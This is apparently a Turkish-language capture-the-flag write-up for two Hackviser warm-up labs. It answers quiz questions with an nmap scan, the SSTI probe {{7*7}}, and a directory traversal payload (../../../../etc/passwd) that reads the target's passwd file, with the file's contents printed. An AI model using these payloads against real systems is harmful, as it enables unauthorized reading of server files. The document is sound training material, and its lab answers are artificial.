
3.LEAF:

1.soru: Web sitesinin başlığı nedir?

İp adresini aratıyoruz direkt.



2.Soru: Ürün detayının görüntülediği sayfada hangi GET parametresi kullanılır?



Genelde adres çubuğunda ? işaretinden sonra gelen kısımdır.


3.Soru: SSTI'nin açılımı nedir?

Server Side Template Injection'dır. Bir web uygulamasında sunucu tarafında

şablon motorları kullanılarak gerçekleştirilen bir saldırı türüdür. **4.Soru:** Yaygın olarak kullanılan ve ekrana 49 ifadesini yazdıran SSTI payloadı nedir?

Hem jinja hem de twing için {{7*7}}

5.Soru: Uygulamanın kullandığı veritabanı adı nedir?




Modish_tech

4. Venomous:

1.Soru: Hangi web sunucusu çalışıyor?

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -sV 172.20.4.58  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-19 10:37 EDT  
Nmap scan report for 172.20.4.58  
Host is up (0.093s latency).  
Not shown: 999 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
80/tcp    open  http      nginx 1.18.0  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 15.78 seconds  
  
(kali@kali)-[~]  
$
```

2.Soru: Bir faturayı görüntülemek için kullanılan GET parametresi nedir?



URL'de soru işaretinden sonraki şeyler parametrelerdir. Invoice burada parametremizdir.

3.Soru: Sistemdeki passwd dosyasına erişmek için yaptığınız directory traversal saldırısının payloadı nedir?

URL'de etc/passwd payloadı ile sırayla dizine giriş yapıyoruz resimde görüldüğü gibi ../etc/passwd sırasıyla ekliyoruz. Payloadımız ise ../../../../etc/passwd oluyor.

```
root:x:0:0:root:/bin:/usr/sbin/nologin  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:mailing list:/usr/sbin/nologin  
irc:x:39:39:ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
systemd-networkd:x:101:102:systemd Network Management,/,/run/systemd:/usr/sbin/nologin  
systemd-resolve:x:102:103:systemd Resolver,/,/run/systemd:/usr/sbin/nologin  
messagebus:x:103:109:nonexistent:/usr/sbin/nologin  
systemd-timesync:x:104:110:systemd Time Synchronization,/,/run/systemd:/usr/sbin/nologin  
sshd:x:105:65534:run/sshd:/usr/sbin/nologin  
hackviser:x:1000:1000:hackviser,/,/home/hackviser:/bin/bash  
systemd-core-dump:x:999:999:systemd Core Dumper,/,/usr/sbin/nologin
```

4.Soru: LFI güvenlik açığının açılımı nedir?

LFI güvenlik açığının açılımı **Local File Inclusion** (Yerel Dosya Ekleme) anlamına gelir. Bu, bir saldırganın bir web uygulamasındaki dosya dahil etme mekanizmasını kötüye kullanarak, sunucuda bulunan yerel dosyalara erişim sağlamasına veya bu dosyaları çalıştırmasına olanak tanıyan bir güvenlik açığıdır.

5.Soru: Nginx access loglarının varsayılan yolu nedir?

```
root@kali: /home/kali
File Actions Edit View Help

(root@kali)-[/home/kali]
# sudo cat /etc/nginx/nginx.conf

user www-data;
worker_processes auto;
pid /run/nginx.pid;
error_log /var/log/nginx/error.log;
include /etc/nginx/modules-enabled/*.conf;

events {
    worker_connections 768;
    # multi_accept on;
}

http {

    ##
    # Basic Settings
    ##

    sendfile on;
    tcp_nopush on;
    types_hash_max_size 2048;
    # server_tokens off;


```

Buradan logun yolunu bulalım.

```
root@kali: /home/kali
File Actions Edit View Help

# SSL Settings
##

ssl_protocols TLSv1 TLSv1.1 TLSv1.2 TLSv1.3; # Dropping SSLv3, ref: POODLE
ssl_prefer_server_ciphers on;

##
# Logging Settings
##

access_log /var/log/nginx/access.log;

##
# Gzip Settings
##

gzip on;


# gzip_vary on;
# gzip_proxied any;
# gzip_comp_level 6;


```


/var/log/nginx/access.log'dur.

6.Soru: Siteye ilk erişim sağlayan kişinin IP adresi nedir?

Access log dosyasını incelemem lazım. Websitesine erişimler ile ilgili log



Sona access loglara bakmam gerektiği için dizinlerini ekleyelim.



7.Soru: show-invoice.php dosyasının son değiştirildiği saat nedir?

19:23

Isınmalar 2 bitti.

